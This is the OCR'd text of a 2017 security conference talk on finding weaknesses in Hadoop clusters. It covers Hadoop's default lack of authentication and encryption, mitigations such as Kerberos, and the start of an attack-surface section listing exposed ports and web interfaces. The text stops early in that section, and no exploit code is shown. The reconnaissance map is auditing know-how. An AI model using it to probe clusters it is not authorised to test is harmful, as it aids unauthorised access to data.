WAVESTONE

Hadoop safari: Hunting for vulnerabilities

Hackfest 2017 – November, 4th

Thomas DEBIZE
thomas.debize@wavestone.com

Who am I ? Basically an infosec auditor and incident responder

Thomas "Data" DEBIZE

- Guitar, riding, volley-ball
- Git pushing infosec tools
  - https://github.com/maaaaz

/ **01** Hadoop and its security model

/ **02** How to pwn an Hadoop cluster


/ **03** Taking a step back

Hadoop and Big Data environments overview

"Hadoop is an **open-source framework** that allows for the **distributed processing** of large data sets across clusters of computers using **simple programming models**"

Distributed processing

Hadoop distributed processing is mostly based on the **MapReduce algorithm**, originally described in 2004 by two Google engineers in order to **sort and index Web pages**


MapReduce: Simplified Data Processing on Large Clusters

Jeffrey Dean and Sanjay Ghemawat


jeff@google.com, sanjay@google.com

Simple programming models

"Users specify a **map function that processes a key/value pair…**

…to generate a set of **intermediate key/value pairs**…

…and a **reduce function** that merges all intermediate values associated with the **same intermediate key**"



Hadoop MapReduce Fundamentals@LynnLangita

Hadoop and Big Data environments overview


"Hadoop is an **open-source framework** that allows for the **distributed processing** of large data sets across clusters of computers using **simple programming models**"

Open-source


Although Hadoop is completely **open-source and free**, Hadoop environments are gathered around **« distributions »,** the 3 current main distributions are the following

A **common point**: the use of the **"Hadoop Core" framework** as a base of **data storage and processing**

What a real Big Data environment looks like



Hadoop Core under the hood



Storage

In the Hadoop paradigm, every data is stored in the form of a **file divided in multiple parts** (by default, 128 MB per part) **replicated in multiple points**


2 types of nodes are present in a cluster:

- **Some DataNodes,** storing **actual file parts** on the **Hadoop Distributed File System** HDFS
- **A single active NameNode,** storing a **mapping list of file parts** and their **DataNode location**

Processing

2 components are at the heart of job processing:

- MapReduce being the **job distribution** algorithm on the cluster
- YARN **(Yet Another Resource Negotiator),** being the **task scheduler** on the cluster



HadoopConceptsNote

"Okay cool story but who uses Hadoop anyway ?"

Adobe
- We use Apache Hadoop and Apache HBase in several areas from social services to structured data storage and processing for internal use.
- We currently have about 30 nodes running HDFS, Hadoop and HBase in clusters ranging from 5 to 14 nodes on both production and develo
- We constantly write data to Apache HBase and run MapReduce jobs to process then store it back to Apache HBase or external systems.
- Our production cluster has been running since Oct 2008.

Criteo - Criteo is a global leader in online performance advertising
- **Criteo R&D** uses Hadoop as a consolidated platform for storage, analytics and back-end processing, including Machine Learning algorithms
- We currently have a dedicated cluster of 1117 nodes, 39PB storage, 75TB RAM, 22000 cores running full steam 24/7, and growing by the day
- Each node has 24 HT cores, 96GB RAM, 42TB HDD

Inmobi
- Running Apache Hadoop on around 700 nodes

Last.fm
- 100 nodes

EBay
- 532 nodes cluster (8 * 532 cores, 5.3PB).
- Heavy usage of Java MapReduce, Apache Pig,

Yahoo!
- More than 100,000 CPUs in >40,000 computers running Hadoop
- Our biggest cluster: 4500 nodes (2*4cpu boxes w 4*1TB disk & 16GB RAM)
  - Used to support research for Ad Systems and Web Search
  - Also used to do scaling tests to support development of Apache Hadoop on larger clusters

http://wiki.apache.org/hadoop/PoweredBy

/ **01** Hadoop and its security model
2. Security model

/ **02** How to pwn an Hadoop cluster

/ **03** Taking a step back

Hadoop security model - Authentication

By default, **no authentication mechanism** is enforced on an Hadoop cluster…


…or rather, **the « simple » authentication mode is used**

Without Kerberos enabled, Hadoop only checks to ensure that a user and their group membership is valid in the context of HDFS. However, it makes no effort to verify that the user is who they say they are.

http://www.cloudera.com/content/www/en-us/documentation/enterprise/latest/topics/sg_auth_overview.html

Configuration for conf/core-site.xml

Parameter	Value	Notes
hadoop.security.authentication	*kerberos*	simple : No authentication. (default) kerberos : Enable authentication by Kerberos.



https://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html

« Simple » authentication

==

Identification

==

You can be whatever service or whoever human you want on the cluster

Mitigation: deploy the **sole proper authentication mechanism** provided by Hadoop**, Kerberos**

https://github.com/steveloughran/kerberos_and_hadoop

Hadoop security model - Authentication

Watch out ! Simple authentication can be partially enabled on the cluster, only on certain interfaces

/ All **across the infrastructure**

```
<name>hadoop.security.authentication</name>
<value>simple</value>
<source>core-default.xml</source>
```

/ On all **Web interfaces only**

```
<name>hadoop.http.authentication.type</name>
<value>simple</value>
<source>core-default.xml</source>
```

/ On **Web interfaces only and no need to even know a username**

```
<name>hadoop.http.authentication.simple.anonymous.allowed</name>
<value>simple</value>
<source>core-default.xml</source>
```

/ Only for **YARN timeline Web interface**

```
<name>yarn.timeline-service.http-authentication.simple.anonymous.allowed</name>
<value>simple</value>
<source>core-default.xml</source>
```

Hadoop security model - Authorization and Auditing

Every single component of the cluster has its **own authorization model,** hence adding some **serious complexity for defenders**

Example #1: HDFS

HDFS supports **POSIX permissions (ugo)**, without any notion of executable file or setuid/setgid

Since Hadoop 2.5, HDFS also supports **POSIX ACLs** allowing finer-grained access control with the use of **extended attributes**


```
<!-- To give user ben read & write permission over /user/hdfs/file -->
hdfs dfs -setfacl -m user:ben:rw- /user/hdfs/file

<!-- To remove user alice's ACL entry for /user/hdfs/file -->
hdfs dfs -setfacl -x user:alice /user/hdfs/file

<!-- To give user hadoop read & write access, and group or others read-only access -->
hdfs dfs -setfacl --set user::rw-,user:hadoop:rw-,group::r--,other::r-- /user/hdfs/file
```


https://www.cloudera.com/documentation/enterprise/5-3-x/topics/cdh_sg_hdfs_ext_acls.html

Example #2: Hive

Hive, the Hadoop **SQL RDBMS**, supports fine-grained ACLs for **SQL verbs**

➔ Some **third-party components** have to be deployed to **centrally manage policies and audit traces**

- **Apache Ranger**, standing for the **only serious operational security product today**...but which is currently **only packaged for Hortonworks** clusters
- **Apache Sentry or Cloudera RecordService** for Cloudera clusters (less friendly, more error prone)



Hadoop security model – Data protection

By default, **no encryption** is applied on data **« in-transit »** (flow) **and « at-rest »** (cold storage)…

…but encryption is **natively available** and can be enabled after **validating one prerequisite: Kerberos**

Encryption in-transit


- With the **NameNode**, **3 levels of protection** for the **RPC scheme** used on top of a **SASL mechanism**:
  - **Authentication only**
  - **Integrity**: authentication + integrity
  - **Privacy**: full data encryption
- With **Hadoop native Web apps, standard SSL/TLS is natively offered and has to be enabled** (not default)
- With the **DataNodes**, the **DataTransferProtocol (DTP) protocol** encryption **involves 2 phases**:
  - **Key exchange**: 3DES or RC4…
  - **Encryption**: AES 128/192/256 (default 128 bits)

Encryption at-rest

From Hadoop 2.6 the **HDFS transparent encryption** mechanism is available and involves 3 keys:

- An **"Encryption Zone (EZ)" key** which protects a **directory** (#1)
- An **encryption key unique to each file** (#2) (DEK), which is encrypted by the "encryption zone" key to form an **"Encrypted Data Encryption Key"** (#3) (EDEK)

The **security boundary** of that cryptosystem relies on **ACLs on the KMS**, to check if a user presenting an EDEK is **allowed to access the encryption zone**



http://blog.cloudera.com/blog/2015/01/new-in-cdh-5-3-transparent-encryption-in-hdfs/

/ **01** Hadoop and its security model


/ **02** How to pwn an Hadoop cluster
1. Mapping the attack surface

/ **03** Taking a step back

How to pwn an Hadoop cluster – Mapping the attack surface


From our experience, an Hadoop deployment commonly follows one of these three topologies

"All-exposed" on the corporate network




- Wide attack surface
- High probability to illegitimately access data/resources

Only necessary end-user services exposed



- Attack surface really reduced
- Must exploit trivial/default credentials or web vulnerabilities

Highly segregated from the corporate network



- Minimal attack surface
- Unique access point to enter the Hadoop infrastructure (logging capabilities, DLP etc.)

How to pwn an Hadoop cluster – Mapping the attack surface

* Ports in parentheses are serving content over SSL/TLS

Commonly on the NameNode

-- HDFS

TCP / 8020: HDFS metadata

```
$   hadoop fs -ls /tmp
```

HTTP / 50070 (50470): HDFS NameNode WebUI

$ HDFS WebUI explorer at /explorer.html

$ Redirecting actual data access to DataNode on port 50075

HTTP / 50090: Secondary NameNode WebUI

$ Fewer stuff than the primary on TCP / 50070

-- YARN / MapReduce v2

TCP / 8030-3: YARN job submission

HTTP / 8088 (8090): YARN ResourceManager WebUI

HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI

-- old stuff: MapReduce v1 --

TCP / 8021: MapReduce v1 job submission

HTTP / 50030: MapReduce v1 JobTracker

Commonly on each DataNode

-- HDFS

TCP / 50010: HDFS data transfer

```
$   hadoop fs -put <localfile> <remotedst>
```

TCP / 50020: HDFS IPC internal metadata

HTTP/ 50075 (50475): HDFS DataNode WebUI

$ HDFS WebUI explorer at /browseDirectory.jsp

-- YARN / MapReduce v2

HTTP / 8042 (8044): YARN NodeManager WebUI

$ To track jobs

-- old stuff: MapReduce v1 --

HTTP / 50060: MapReduce v1 TaskTracker

Interesting third-party module services

HTTP / 14000: HTTPFS WebHDFS

HTTP / 8443: Apache KNOX

HTTP / 7180 (7183): Cloudera Manager

HTTP / 8080: Apache Ambari

HTTP / 6080: Apache Ranger


HTTP / 8888: Cloudera HUE

HTTP / 11000: Oozie Web Console

How to pwn an Hadoop cluster – Mapping the attack surface


NameNode

HTTP / 50070 (50470):
HDFS NameNode WebUI



DataNode

